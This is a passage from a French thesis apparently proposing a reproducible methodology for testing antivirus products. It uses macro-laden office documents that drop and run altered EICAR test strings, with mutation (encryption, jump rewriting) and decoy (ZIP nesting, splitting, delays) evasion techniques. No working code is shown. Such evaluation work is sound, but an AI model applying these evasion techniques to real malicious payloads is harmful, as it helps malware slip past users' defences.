$t_{statique} = A \circ \sigma = a \circ d_s \circ \sigma \circ e \circ s$ ou $A \circ \mu = a \circ d_s \circ \mu \circ e \circ s$.
$t_{dynamique} = A \circ \sigma = a \circ d_d \circ e \circ \sigma \circ s$ ou $A \circ \mu = a \circ d_d \circ e \circ \mu \circ s$.

De plus une fonction de détection dynamique d_d est utilisée lorsqu'un événement e du système d'exploitation ou de l'antivirus est activé. C'est pourquoi la fonction d_d de détection et la fonction e d'événement d'un antivirus sont liées. On teste donc $t_{dynamique} = A \circ \sigma = a \circ (d_d \circ e) \circ \sigma \circ s$ ou $A \circ \mu = a \circ (d_d \circ e) \circ \mu \circ s$.

Je développerai donc, dans la section suivante, chaque test que j'ai réalisé, en spécifiant les caractéristiques citées précédemment. Par la suite, je donnerai les premiers résultats que j'ai obtenus sur cette méthodologie. Je présenterai également un outil qui permet de tester la sécurité des suites bureautiques ainsi que de créer de nouveaux fichiers tests.

Pour finir ce chapitre, j'aborderai d'autres tests possibles, que je n'ai pas encore implémenté mais qui peuvent être facilement produits. Ainsi un utilisateur pourrait agrémenter, cette méthodologie d'autres tests sur les autres fonctions d'un antivirus.

4 Description des tests d'antivirus

J'ai présenté dans la section précédente différentes techniques de contournement d'un antivirus. Ces techniques sont réparties en deux catégories, techniques de *mutation* σ et techniques de *leurrage* μ. Nous avons présenté que chaque technique prenait en compte un document bureautique, une macro donnée ainsi qu'une version du fichier *EICAR*.

Toutes ces techniques vont nous servir à tester deux fonctions d'un produit antiviral, la fonction de *détection* d ainsi que la fonction *évènement* e. Afin de réaliser nos tests, nous allons utilisé deux méthodes d'analyse d'un antivirus, l'analyse à la demande et l'analyse dynamique.

L'analyse à la demande va nous servir à tester la fonction de détection statique d_s de notre antivirus. Sur l'ensemble des antivirus, cette fonction de détection inclut une analyse par signature des fichiers testés. On va donc tester $A \circ \sigma_i(m) = a \circ d_s \circ \sigma_i \circ e \circ s(m)$ et $A \circ \mu_i(m) = a \circ d_s \circ \mu_i \circ e \circ s(m)$.

On peut également dire que des tests ciblant cette fonction d'analyse statique d_s, incluront également les techniques de *répression* sur la base de signatures ρ_S voire sur la fonction de signature du produit antiviral ρ_s. On va donc tester $A \circ \rho_S(m) = a \circ d_s \circ \rho_S \circ e \circ s(m)$ et $A \circ \rho_s(m) = a \circ d_s \circ e \circ s \circ \rho_s(m)$.

Concernant l'analyse dynamique, le but va être ici d'ouvrir notre fichier qui contiendra une macro qui s'exécutera dès cet évènement. Comme indiqué, nous allons donc tester la fonction évènement e de notre antivirus mais également la fonction de détection d_d. Le but étant ici d'observer si tout d'abord le fichier *EICAR* est créé sur le disque et puis, dans un second temps, de noter l'exécution ou non de ce fichier. On va donc tester $A \circ \sigma_i(m) = a \circ (d_d \circ e) \circ \sigma_i \circ s(m)$ et $A \circ \mu_i(m) = a \circ (d_d \circ e) \circ \mu_i \circ s(m)$.

Afin d'effectuer nos tests, nous nous plaçons dans le cas où l'utilisateur a le droit d'exécuter des macros, donc la sécurité est à un faible niveau. Cependant l'utilisateur est sur un environnement utilisateur sans droit, même si il a été prouvé que l'on peut facilement obtenir ces droits par diverses méthodes.

Afin de classifier les tests et les analyses, j'ai décidé de nommer chaque test incluant une méthode de *mutation*, σ_i, avec i le nombre de techniques de *mutation*. En ce qui concerne les techniques de *leurrage* μ, chaque test aura la dénomination μ_i. Les techniques de *répression* sur la base de signatures ρ_S voire sur la fonction de signature du produit antiviral ρ_s peuvent être associer, suivant les cas, aux différents tests.

Pour chaque test, il sera possible de trouver une version du document bureautique pour la suite *Microsoft Office* ainsi que pour la suite *LibreOffice*. J'ai choisi d'utiliser le format de traitement de texte, à savoir *Word* et *Text* ainsi qu'une macro en *Visual Basic*.

Ci-dessous, je vais présenter deux tableaux récapitulant les différentes techniques succinctement (IV.2 et IV.3). Je vais associer pour chaque technique un numéro. L'utilisateur pourra ainsi naviguer entre le test et la description détaillée de la technique utilisée.

Fonction utilisée	**Description**	**Section**
Mutation 1 : σ_1	Modification du premier octet de la chaîne *EICAR*	3.2.1
Mutation 2 : σ_2	Ajout de caractères à la fin de la chaîne *EICAR*	3.2.1
Mutation 3 : σ_3	Chiffrement *César* de la chaîne *EICAR*	3.2.2
Mutation 4 : σ_4	Chiffrement *XOR* de la chaîne *EICAR*	3.2.2
Mutation 5 : σ_5	Instruction *Jump*, de la chaîne *EICAR*, modifiée	3.2.3
Mutation 6 : σ_6	*Double Jump* dans la chaîne *EICAR*	3.2.3

TABLE IV.2 – Tableau récapitulatif des techniques de *mutation*

Fonction utilisée	**Description**	**Section**
Leurrage 1 : μ_1	Camouflage du fichier *EICAR* dans le document	3.3.1
Leurrage 2 : μ_2	Division du fichier *EICAR* en deux parties	3.3.1
Leurrage 3 : μ_3	La chaîne *EICAR* est embarquée dans la macro	3.3.1
Leurrage 4 : μ_4	La chaîne *EICAR* est placée en note de bas de page	3.3.1
Leurrage 5 : μ_5	Des délais temporels sont placés dans la macro	3.3.2
Leurrage 6 : μ_6	Des délais calculatoires sont placés dans la macro	3.3.2

TABLE IV.3 – Tableau récapitulatif des techniques de *leurrage*

J'ai regroupé l'ensemble des tests dans un outil d'évaluation qui a été développé en *Python*. La figure 5 reprend le principe de cet outil. Les fichiers et codes sources des différents tests sont ouverts et libres, car, on le rappelle, le but est de proposer une méthodologie reproductible et adaptable. Chaque personne pourra ajouter, modifier l'outil comme bon lui semble, à partir de la méthodologie définie dans le chapitre II.5.




FIGURE 5 – Processus d'évaluation de la fonction de détection d et de la fonction d'événement e d'un antivirus

L'outil permet d'introduire les différents codes dans d'autres documents bureautiques. Pour cela, l'utilisateur aura juste à prendre le code des macros, présent dans les différents fichiers *XML* accompagnant les fichiers bureautiques, et d'inclure la macro dans le fichier ciblé. Cet outil sera disponible sur le site du projet *OpenDavfi* [48]. L'utilisateur pourra également choisir une autre charge virale en lieu et place du fichier *EICAR*.

L'utilisateur aura également des fichiers déjà créés en *Microsoft Office* et en *LibreOffice*, qu'il pourra directement tester. Il aura accès à une page WEB en local qui lui permettra de choisir un fichier, de regarder sa fiche technique et de comparer son hash pour être sûr d'avoir le bon fichier.

Voyons maintenant les différentes fiches de test pour chaque technique citée dans la section précédente. Chaque technique donnera lieu à deux tests, analyse statique et analyse dynamique.

TEST_SSMD01

Test σ_1 Statique / Fonction de *mutation* σ / Fonction de *détection* d_s

Technique utilisée

La technique utilisée est une mutation simple de la chaîne *EICAR*, en modifiant le premier octet. Nous remplaçons la première lettre de la chaîne *EICAR*, *X*, par la lettre *Y*. On utilise la *mutation* σ_1 (section 3.2.1).

Cible du test

Nous allons tester ici la fonction de *détection* d_s de l'antivirus au travers de l'analyse à la demande. On teste $A \circ \sigma_1(m) = (a \circ d_s \circ \sigma_1 \circ e \circ s)(m)$.

Description du test

La chaîne *EICAR* modifiée sera placée directement dans la macro ou dans le fichier *EICAR* inclus dans le document. L'utilisateur placera le fichier Test σ_1 sur son disque et lancera une analyse statique grâce à son antivirus.

Résultat du test

Si l'antivirus a réussi à détecter la chaîne *EICAR*, le test est réussi, sinon l'antivirus a échoué. Cela nous donne la sensibilité de l'antivirus sur les fonctions de *mutation* σ simple, et donc sa capacité à détecter proactivement (sans mise à jour) les variantes simples d'un code source.
En modifiant le premier octet, la signature de la chaîne *EICAR* est différente. On aura donc, dans un sens, une *répression* de la base de signatures ρ_S car l'analyse statique (à la demande) est souvent basée sur ce procédé.

TEST_SDMED01

Test σ_1 Dynamique / Fonction de *mutation* σ / Fonction d'*évènement* e et de *détection* d_d

Technique utilisée

La technique utilisée est une mutation simple de la chaîne *EICAR*, en modifiant le premier octet. Nous remplaçons la première lettre de la chaîne *EICAR*, *X*, par la lettre *Y*. On utilise la *mutation* σ_1 (section 3.2.1).

Cible du test

Nous allons tester ici les fonctions *évènement* e et *détection* d_d de l'antivirus au travers de l'analyse dynamique de l'antivirus. On teste $A \circ \sigma_1(m) = (a \circ (d_d \circ e) \circ \sigma_1 \circ s)(m)$.

Description du test

La chaîne *EICAR* modifiée sera placée directement dans la macro ou dans le fichier *EICAR* inclus dans le document. L'utilisateur placera le fichier Test σ_1 sur son disque et l'ouvrira avec la suite bureautique appropriée. La macro se chargera de créer ou d'extraire le fichier *EICAR* et de l'exécuter.

Résultat du test

Si l'antivirus a réussi à détecter la chaîne *EICAR*, le test est réussi, sinon l'antivirus a échoué. Cela nous donne la sensibilité de l'antivirus sur les différents évènements produits sur un système, et donc sa capacité à détecter proactivement (sans mise à jour) les variantes simples d'un code source. Le fichier peut être ouvert par l'utilisateur ou par le système d'exploitation, ce qui fera « normalement » toujours appel à la même application définie par défaut que l'on peut classer en trois éléments de test.
Différents évènements sont donc pris en compte :
– Ouverture du fichier bureautique.
– Exécution de la macro.
– Création du fichier *EICAR*.
– Exécution du fichier *EICAR*.
Chaque évènement doit « normalement » avoir une fonction de détection associée. Nous avons donc la capacité de détection d'un antivirus sur différents évènements. Cette capacité de détection peut être différente suivant le demandeur (utilisateur ou système d'exploitation) mais également suivant l'application qui ouvrira le fichier bureautique.
Le fonctionnement du fichier *EICAR* est différent car nous avons modifié la première instruction assembleur de la chaîne *EICAR*. Cette modification nous donne la sensibilité de l'antivirus a opéré une analyse en mémoire ainsi qu'à comprendre le comportement d'un programme en mémoire et de ces variantes simples.

TEST_SSMD02

Test σ_2 Statique / Fonction de *mutation* σ / Fonction de *détection* d_s

Technique utilisée

La technique utilisée est une mutation simple de la chaîne *EICAR*, en ajoutant plusieurs octets à la fin de la chaîne originale. On utilise la *mutation* σ_2 (section 3.2.1).

Cible du test

Nous allons tester ici la fonction de *détection* d_s de l'antivirus au travers de l'analyse à la demande. On teste $A \circ \sigma_2(m) = (a \circ d_s \circ \sigma_2 \circ e \circ s)(m)$.

Description du test

La chaîne *EICAR* modifiée sera placée directement dans la macro ou dans le fichier *EICAR* inclus dans le document. L'utilisateur placera le fichier Test σ_2 sur son disque et lancera une analyse statique grâce à son antivirus.

Résultat du test

Si l'antivirus a réussi à détecter la chaîne *EICAR*, le test est réussi, sinon l'antivirus a échoué. Cela nous donne la sensibilité de l'antivirus sur les fonctions de *mutation* σ simple, et donc sa capacité à détecter proactivement (sans mise à jour) les variantes simples d'un code source.
En ajoutant des caractères à la fin de notre chaîne, la signature de la chaîne *EICAR* est différente. On aura donc, dans un sens, une *répression* de la base de signatures ρ_S car l'analyse statique (à la demande) est souvent basée sur ce procédé.
Certains antivirus détecteront la signature originale (toujours présente et intacte dans le fichier) ce qui veut dire qu'ils font soit une signature sur plusieurs niveaux avec un delta de plus en plus élevé ou alors ils ont une taille définie pour produire une signature et donc ne produise pas une signature sur l'ensemble du fichier. Ces deux cas nous donne la sensibilité de génération d'une signature via la fonction s d'un antivirus.

TEST_SDMED02

Test σ_2 Dynamique / Fonction de *mutation* σ / Fonction d'évènement e et de *détection* d_d

Technique utilisée

La technique utilisée est une mutation simple de la chaîne *EICAR*, en ajoutant plusieurs octets à la fin de la chaîne originale. On utilise la *mutation* σ_2 (section 3.2.1).

Cible du test

Nous allons tester ici les fonctions *évènement* e et *détection* d_d de l'antivirus au travers de l'analyse dynamique de l'antivirus. On teste $A \circ \sigma_2(m) = (a \circ (d_d \circ e) \circ \sigma_2 \circ s)(m)$.

Description du test

La chaîne *EICAR* modifiée sera placée directement dans la macro ou dans le fichier *EICAR* inclus dans le document. L'utilisateur placera le fichier Test σ_2 sur son disque et l'ouvrira avec la suite bureautique appropriée. La macro se chargera de créer ou d'extraire le fichier *EICAR* et de l'exécuter.

Résultat du test

Si l'antivirus a réussi à détecter la chaîne *EICAR*, le test est réussi, sinon l'antivirus a échoué. Cela nous donne la sensibilité de l'antivirus sur les différents évènements produits sur un système, et donc sa capacité à détecter proactivement (sans mise à jour) les variantes simples d'un code source. Le fichier peut être ouvert par l'utilisateur ou par le système d'exploitation, ce qui fera « normalement » toujours appel à la même application définie par défaut que l'on peut classer en trois éléments de test.
Chaque évènement doit « normalement » avoir une fonction de détection associée. Nous avons donc la capacité de détection d'un antivirus sur différents évènements. Cette capacité de détection peut être différente suivant le demandeur (utilisateur ou système d'exploitation) mais également suivant l'application qui ouvrira le fichier bureautique.
Le fonctionnement du fichier *EICAR* est intacte car nous avons simplement ajouté des caractères à la fin de la chaîne *EICAR*. Ces caractères représentent des instructions assembleurs, qui ne sont pas appelées lors de l'utilisation de la chaîne *EICAR*. Cette modification nous permet d'essayer de leurrer le système d'analyse en ajoutant du « bruit » autour de l'exécution de notre chaîne. Ceci nous donne la sensibilité de la fonction de détection à comprendre le déroulement d'une exécution d'une programme en mémoire en ne regardant pas simplement les appels utilisés.

TEST_SSMD03

Test σ_3 Statique / Fonction de *mutation* σ / Fonction de *détection* d_s

Technique utilisée

La technique utilisée est une mutation de la chaîne *EICAR* en utilisant une technique de chiffrement. La chaîne *EICAR* sera chiffrée avec l'algorithme de *César*. On utilise la *mutation* σ_3 (section 3.2.2).

Cible du test

Nous allons tester ici la fonction de *détection* d_s de l'antivirus au travers de l'analyse à la demande. On teste $A \circ \sigma_3(m) = (a \circ d_s \circ \sigma_3 \circ e \circ s)(m)$.

Description du test

La chaîne *EICAR* modifiée sera placée directement dans la macro ou dans le fichier *EICAR* inclus dans le document. L'utilisateur placera le fichier Test σ_3 sur son disque et lancera une analyse statique grâce à son antivirus.

Résultat du test

Si l'antivirus a réussi à détecter la chaîne *EICAR*, le test est réussi, sinon l'antivirus a échoué. Cela nous donne la sensibilité de l'antivirus sur les fonctions de *mutation* σ simple, et donc sa capacité à détecter proactivement (sans mise à jour) les variantes chiffrées d'un code source.
En chiffrant notre chaîne, la signature de la chaîne *EICAR* est complètement différente de l'originale. On aura donc, dans un sens, une *répression* de la base de signatures ρ_S car l'analyse statique (à la demande) est souvent basée sur ce procédé.

TEST_SDMED03

Test σ_3 Dynamique / Fonction de *mutation* σ / Fonction d'évènement e et de *détection* d_d

Technique utilisée

La technique utilisée est une mutation de la chaîne *EICAR* en utilisant une technique de chiffrement. La chaîne *EICAR* sera chiffrée avec l'algorithme de *César*. On utilise la *mutation* σ_3 (section 3.2.2).

Cible du test

Nous allons tester ici les fonctions *évènement* e et *détection* d_d de l'antivirus au travers de l'analyse dynamique de l'antivirus. On teste $A \circ \sigma_3(m) = (a \circ (d_d \circ e) \circ \sigma_3 \circ s)(m)$.

Description du test

La chaîne *EICAR* modifiée sera placée directement dans la macro ou dans le fichier *EICAR* inclus dans le document. L'utilisateur placera le fichier Test σ_3 sur son disque et l'ouvrira avec la suite bureautique appropriée. La macro se chargera de créer ou d'extraire le fichier *EICAR* et de l'exécuter.

Résultat du test

Si l'antivirus a réussi à détecter la chaîne *EICAR*, le test est réussi, sinon l'antivirus a échoué. Cela nous donne la sensibilité de l'antivirus sur les différents évènements produits sur un système, et donc sa capacité à détecter proactivement (sans mise à jour) les variantes chiffrées d'un code source. Le fichier peut être ouvert par l'utilisateur ou par le système d'exploitation, ce qui fera « normalement » toujours appel à la même application définie par défaut que l'on peut classer en trois éléments de test.
Chaque évènement doit « normalement » avoir une fonction de détection associée. Nous avons donc la capacité de détection d'un antivirus sur différents évènements. Cette capacité de détection peut être différente suivant le demandeur (utilisateur ou système d'exploitation) mais également suivant l'application qui ouvrira le fichier bureautique.
La chaîne *EICAR* est chiffrée et contenue dans la macro. Lors de la création du fichier *EICAR* sur le disque, nous avons la possibilité de déchiffrer la chaîne de deux façons différentes, soit directement dans la macro puis l'inclure dans le fichier soit créer le fichier *EICAR* avec la chaîne chiffrée puis déchiffrée la chaîne dans le même fichier. Cela nous donne deux supports pour l'analyse des antivirus, le fichier bureautique et le fichier *EICAR*. Nous pouvons donc testé la sensibilité d'analyse sur deux supports différents et voir ainsi la capacité d'analyse d'un antivirus sur un document bureautique comparé à un fichier exécutable.
Nous pouvons également tester la fonction évènement e lors du déchiffrement. En effet lors du déchiffrement, avant l'écriture dans le fichier *EICAR*, notre chaîne *EICAR* originale se trouve en mémoire. Nous pouvons ainsi tester l'analyse en mémoire d'un contenu qui normalement est reconnu par l'ensemble des antivirus.

TEST_SSMD04

Test σ_4 Statique / Fonction de *mutation* σ / Fonction de *détection* d_s

Technique utilisée

La technique utilisée est une mutation de la chaîne *EICAR* en utilisant une technique de chiffrement. La chaîne *EICAR* sera chiffrée avec la fonction de OU Exclusif *XOR*. On utilise la *mutation* σ_4 (section 3.2.2).

Cible du test

Nous allons tester ici la fonction de *détection* d_s de l'antivirus au travers de l'analyse à la demande. On teste $A \circ \sigma_4(m) = (a \circ d_s \circ \sigma_4 \circ e \circ s)(m)$.

Description du test

La chaîne *EICAR* modifiée sera placée directement dans la macro ou dans le fichier *EICAR* inclus dans le document. L'utilisateur placera le fichier Test σ_4 sur son disque et lancera une analyse statique grâce à son antivirus.

Résultat du test

Si l'antivirus a réussi à détecter la chaîne *EICAR*, le test est réussi, sinon l'antivirus a échoué. Cela nous donne la sensibilité de l'antivirus sur les fonctions de *mutation* σ simple, et donc sa capacité à détecter proactivement (sans mise à jour) les variantes chiffrées d'un code source.
En chiffrant notre chaîne, la signature de la chaîne *EICAR* est complètement différente de l'originale. On aura donc, dans un sens, une *répression* de la base de signatures ρ_S car l'analyse statique (à la demande) est souvent basée sur ce procédé.

TEST_SDMED04

Test σ_4 Dynamique / Fonction de *mutation* σ / Fonction d'évènement e et de *détection* d_d

Technique utilisée

La technique utilisée est une mutation de la chaîne *EICAR* en utilisant une technique de chiffrement. La chaîne *EICAR* sera chiffrée avec la fonction de OU Exclusif *XOR*. On utilise la *mutation* σ_4 (section 3.2.2).

Cible du test

Nous allons tester ici les fonctions *évènement* e et *détection* d_d de l'antivirus au travers de l'analyse dynamique de l'antivirus. On teste $A \circ \sigma_4(m) = (a \circ (d_d \circ e) \circ \sigma_4 \circ s)(m)$.

Description du test

La chaîne *EICAR* modifiée sera placée directement dans la macro ou dans le fichier *EICAR* inclus dans le document. L'utilisateur placera le fichier Test σ_4 sur son disque et l'ouvrira avec la suite bureautique appropriée. La macro se chargera de créer ou d'extraire le fichier *EICAR* et de l'exécuter.

Résultat du test

Si l'antivirus a réussi à détecter la chaîne *EICAR*, le test est réussi, sinon l'antivirus a échoué. Cela nous donne la sensibilité de l'antivirus sur les différents évènements produits sur un système, et donc sa capacité à détecter proactivement (sans mise à jour) les variantes chiffrées d'un code source. Le fichier peut être ouvert par l'utilisateur ou par le système d'exploitation, ce qui fera « normalement » toujours appel à la même application définie par défaut que l'on peut classer en trois éléments de test.
Chaque évènement doit « normalement » avoir une fonction de détection associée. Nous avons donc la capacité de détection d'un antivirus sur différents évènements. Cette capacité de détection peut être différente suivant le demandeur (utilisateur ou système d'exploitation) mais également suivant l'application qui ouvrira le fichier bureautique.
La chaîne *EICAR* est chiffrée avec la fonction XOR et contenue dans la macro. Lors de la création du fichier *EICAR* sur le disque, nous avons la possibilité de déchiffrer la chaîne de deux façons différentes, soit directement dans la macro puis l'inclure dans le fichier soit créer le fichier *EICAR* avec la chaîne chiffrée puis déchiffrée la chaîne dans le même fichier. Cela nous donne deux supports pour l'analyse des antivirus, le fichier bureautique et le fichier *EICAR*. Nous pouvons donc testé la sensibilité d'analyse sur deux supports différents et voir ainsi la capacité d'analyse d'un antivirus sur un document bureautique comparé à un fichier exécutable.
Nous pouvons également tester la fonction évènement e lors du déchiffrement. En effet lors du déchiffrement, avant l'écriture dans le fichier *EICAR*, notre chaîne *EICAR* originale se trouve en mémoire. Nous pouvons ainsi tester l'analyse en mémoire d'un contenu qui normalement est reconnu par l'ensemble des antivirus.

TEST_SSMD05

Test σ_5 Statique / Fonction de *mutation* σ / Fonction de *détection* d_s

Technique utilisée

La technique utilisée est une mutation de la chaîne *EICAR* en utilisant une technique de polymorphisme. La condition de l'instruction *Jump* de la chaîne *EICAR* est modifiée. On utilise la *mutation* σ_5 (section 3.2.3).

Cible du test

Nous allons tester ici la fonction de *détection* d_s de l'antivirus au travers de l'analyse à la demande. On teste $A \circ \sigma_5(m) = (a \circ d_s \circ \sigma_5 \circ e \circ s)(m)$.

Description du test

La chaîne *EICAR* modifiée sera placée directement dans la macro ou dans le fichier *EICAR* inclus dans le document. L'utilisateur placera le fichier Test σ_5 sur son disque et lancera une analyse statique grâce à son antivirus.

Résultat du test

Si l'antivirus a réussi à détecter la chaîne *EICAR*, le test est réussi, sinon l'antivirus a échoué. Cela nous donne la sensibilité de l'antivirus sur les fonctions de *mutation* σ simple, et donc sa capacité à détecter proactivement (sans mise à jour) les variantes simples d'un code source.
En modifiant la condition d'une instruction (définie par un caractère), la signature de la chaîne *EICAR* est différente. On aura donc, dans un sens, une *répression* de la base de signatures ρ_S car l'analyse statique (à la demande) est souvent basée sur ce procédé.

TEST_SDMED05

Test σ_5 Dynamique / Fonction de *mutation* σ / Fonction d'évènement e et de *détection* d_d

Technique utilisée

La technique utilisée est une mutation de la chaîne *EICAR* en utilisant une technique de polymorphisme. La condition de l'instruction *Jump* de la chaîne *EICAR* est modifiée. On utilise la *mutation* σ_5 (section 3.2.3).

Cible du test

Nous allons tester ici les fonctions *évènement* e et *détection* d_d de l'antivirus au travers de l'analyse dynamique de l'antivirus. On teste $A \circ \sigma_5(m) = (a \circ (d_d \circ e) \circ \sigma_5 \circ s)(m)$.

Description du test

La chaîne *EICAR* modifiée sera placée directement dans la macro ou dans le fichier *EICAR* inclus dans le document. L'utilisateur placera le fichier Test σ_5 sur son disque et l'ouvrira avec la suite bureautique appropriée. La macro se chargera de créer ou d'extraire le fichier *EICAR* et de l'exécuter.

Résultat du test

Si l'antivirus a réussi à détecter la chaîne *EICAR*, le test est réussi, sinon l'antivirus a échoué. Cela nous donne la sensibilité de l'antivirus sur les différents évènements produits sur un système, et donc sa capacité à détecter proactivement (sans mise à jour) les variantes simples d'un code source. Le fichier peut être ouvert par l'utilisateur ou par le système d'exploitation, ce qui fera « normalement » toujours appel à la même application définie par défaut que l'on peut classer en trois éléments de test.
Chaque évènement doit « normalement » avoir une fonction de détection associée. Nous avons donc la capacité de détection d'un antivirus sur différents évènements. Cette capacité de détection peut être différente suivant le demandeur (utilisateur ou système d'exploitation) mais également suivant l'application qui ouvrira le fichier bureautique.
Une instruction conditionnelle de la chaîne *EICAR* est modifiée, cependant le comportement de l'exécution du fichier *EICAR* reste identique. Lorsqu'il est chargé en mémoire afin d'être exécuter, un antivirus devrait être capable de détecter le même fonctionnement que le fichier original. Nous pouvons donc tester la sensibilité d'analyse d'un antivirus sur les instructions conditionnelles simples ne perturbant pas le fonctionnement d'un exécutable.

TEST_SSMD06

Test σ_6 Statique / Fonction de *mutation* σ / Fonction de *détection* d_s

Technique utilisée

La technique utilisée est une mutation de la chaîne *EICAR* en utilisant une technique de polymorphisme. L'adresse de l'instruction *Jump* de la chaîne *EICAR* est modifiée, pointant vers une autre instruction *Jump*, ajoutée en fin de fichier, qui reprendra le fil d'exécution. On utilise la *mutation* σ_6 (section 3.2.3).

Cible du test

Nous allons tester ici la fonction de *détection* d_s de l'antivirus au travers de l'analyse à la demande. On teste $A \circ \sigma_6(m) = (a \circ d_s \circ \sigma_6 \circ e \circ s)(m)$.

Description du test

La chaîne *EICAR* modifiée sera placée directement dans la macro ou dans le fichier *EICAR* inclus dans le document. L'utilisateur placera le fichier Test σ_6 sur son disque et lancera une analyse statique grâce à son antivirus.

Résultat du test

Si l'antivirus a réussi à détecter la chaîne *EICAR*, le test est réussi, sinon l'antivirus a échoué. Cela nous donne la sensibilité de l'antivirus sur les fonctions de *mutation* σ simple, et donc sa capacité à détecter proactivement (sans mise à jour) les variantes simples d'un code source.
En modifiant l'adresse d'une instruction (définie par un caractère), la signature de la chaîne *EICAR* est différente. On aura donc, dans un sens, une *répression* de la base de signatures ρ_S car l'analyse statique (à la demande) est souvent basée sur ce procédé.

TEST_SDMED06

Test σ_6 Dynamique / Fonction de *mutation* σ / Fonction d'évènement e et de *détection* d_d

Technique utilisée

La technique utilisée est une mutation de la chaîne *EICAR* en utilisant une technique de polymorphisme. L'adresse de l'instruction *Jump* de la chaîne *EICAR* est modifiée, pointant vers une autre instruction *Jump*, ajoutée en fin de fichier, qui reprendra le fil d'exécution. On utilise la *mutation* σ_6 (section 3.2.3).

Cible du test

Nous allons tester ici les fonctions *évènement* e et *détection* d_d de l'antivirus au travers de l'analyse dynamique de l'antivirus. On teste $A \circ \sigma_6(m) = (a \circ (d_d \circ e) \circ \sigma_6 \circ s)(m)$.

Description du test

La chaîne *EICAR* modifiée sera placée directement dans la macro ou dans le fichier *EICAR* inclus dans le document. L'utilisateur placera le fichier Test σ_6 sur son disque et l'ouvrira avec la suite bureautique appropriée. La macro se chargera de créer ou d'extraire le fichier *EICAR* et de l'exécuter.

Résultat du test

Si l'antivirus a réussi à détecter la chaîne *EICAR*, le test est réussi, sinon l'antivirus a échoué. Cela nous donne la sensibilité de l'antivirus sur les différents évènements produits sur un système, et donc sa capacité à détecter proactivement (sans mise à jour) les variantes simples d'un code source. Le fichier peut être ouvert par l'utilisateur ou par le système d'exploitation, ce qui fera « normalement » toujours appel à la même application définie par défaut que l'on peut classer en trois éléments de test.
Chaque évènement doit « normalement » avoir une fonction de détection associée. Nous avons donc la capacité de détection d'un antivirus sur différents évènements. Cette capacité de détection peut être différente suivant le demandeur (utilisateur ou système d'exploitation) mais également suivant l'application qui ouvrira le fichier bureautique.
Une instruction conditionnelle de la chaîne *EICAR* est modifiée et une nouvelle instruction conditionnelle est ajoutée en fin de fichier. Ce schéma va modifier le comportement de l'exécution du fichier *EICAR*. Cependant la finalité et l'ensemble des instructions sont exécutées et l'objectif final est atteint. Lorsqu'il est chargé en mémoire afin d'être exécuter, un antivirus devrait être capable de détecter la même finalité que le fichier original. Nous pouvons donc tester la sensibilité d'analyse d'un antivirus sur les instructions conditionnelles simples modifiant le fonctionnement d'un exécutable en gardant la finalité de celui-ci.

TEST_MSLD01

Test μ_1 Statique / Fonction de *leurrage* μ / Fonction de *détection* d_s

Technique utilisée

La technique utilisée est un camouflage du fichier *EICAR* dans le document bureautique. Cette fonction de *leurrage* sera numérotée μ_1.

Cible du test

Nous allons tester ici la fonction de *détection* d_s de l'antivirus au travers de l'analyse à la demande. On teste $A \circ \mu_1(m) = (a \circ d_s \circ \mu_1 \circ e \circ s)(m)$.

Description du test

Le fichier *EICAR* est inclus dans le document. L'utilisateur placera le fichier Test μ_1 sur son disque et lancera une analyse statique grâce à son antivirus.

Résultat du test

Si l'antivirus a réussi à détecter le fichier *EICAR*, le test est réussi, sinon l'antivirus a échoué. Cela nous donne la sensibilité de l'antivirus sur les fonctions de *leurrage* μ simple, et donc sa capacité à détecter la présence d'un élément dangereux dans un autre support.
En plaçant le fichier *EICAR* dans le document bureautique (i.e. dans l'archive *ZIP*) nous pouvons évaluer la capacité de détection d'un antivirus sur le format document bureautique mais également sur le format archive *ZIP*. Il se pourrait que dans certains cas, le document bureautique soit étudié comme un fichier inerte et non pas comme un conteneur actif. De plus nous pourrions également noter la sensibilité de détection suivant le degré de profondeur de l'archive *ZIP*. Il est possible de modifier l'archive afin de créer plusieurs dossiers imbriqués les uns dans les autres avec le fichier *EICAR* présent dans le dernier niveau. Cela nous permettrait de calculer le delta de détection en profondeur dans une archive.
En cachant le fichier *EICAR* dans le document, il est possible d'avoir une *répression* de la base de signatures ρ_S car la génération de signature se fera sur le document bureautique. Les éléments de tests utilisés ici sont le document bureautique et le fichier *EICAR*. Le format inerte F_i contiendra le fichier *EICAR* comme élément de l'archive. Nous avons la possibilité de connaitre la capacité de détection d'un élément dangereux dans un espace normalement sans risque.

TEST_MDLED01

Test μ_1 Dynamique / Fonction de *leurrage* μ / Fonction d'évènement e et de *détection* d_d

Technique utilisée

La technique utilisée est un camouflage du fichier *EICAR* dans le document bureautique. Cette fonction de *leurrage* sera numérotée μ_1.

Cible du test

Nous allons tester ici les fonctions *évènement* e et *détection* d_d de l'antivirus au travers de l'analyse dynamique de l'antivirus. On teste $A \circ \mu_1(m) = (a \circ (d_d \circ e) \circ \mu_1 \circ s)(m)$.

Description du test

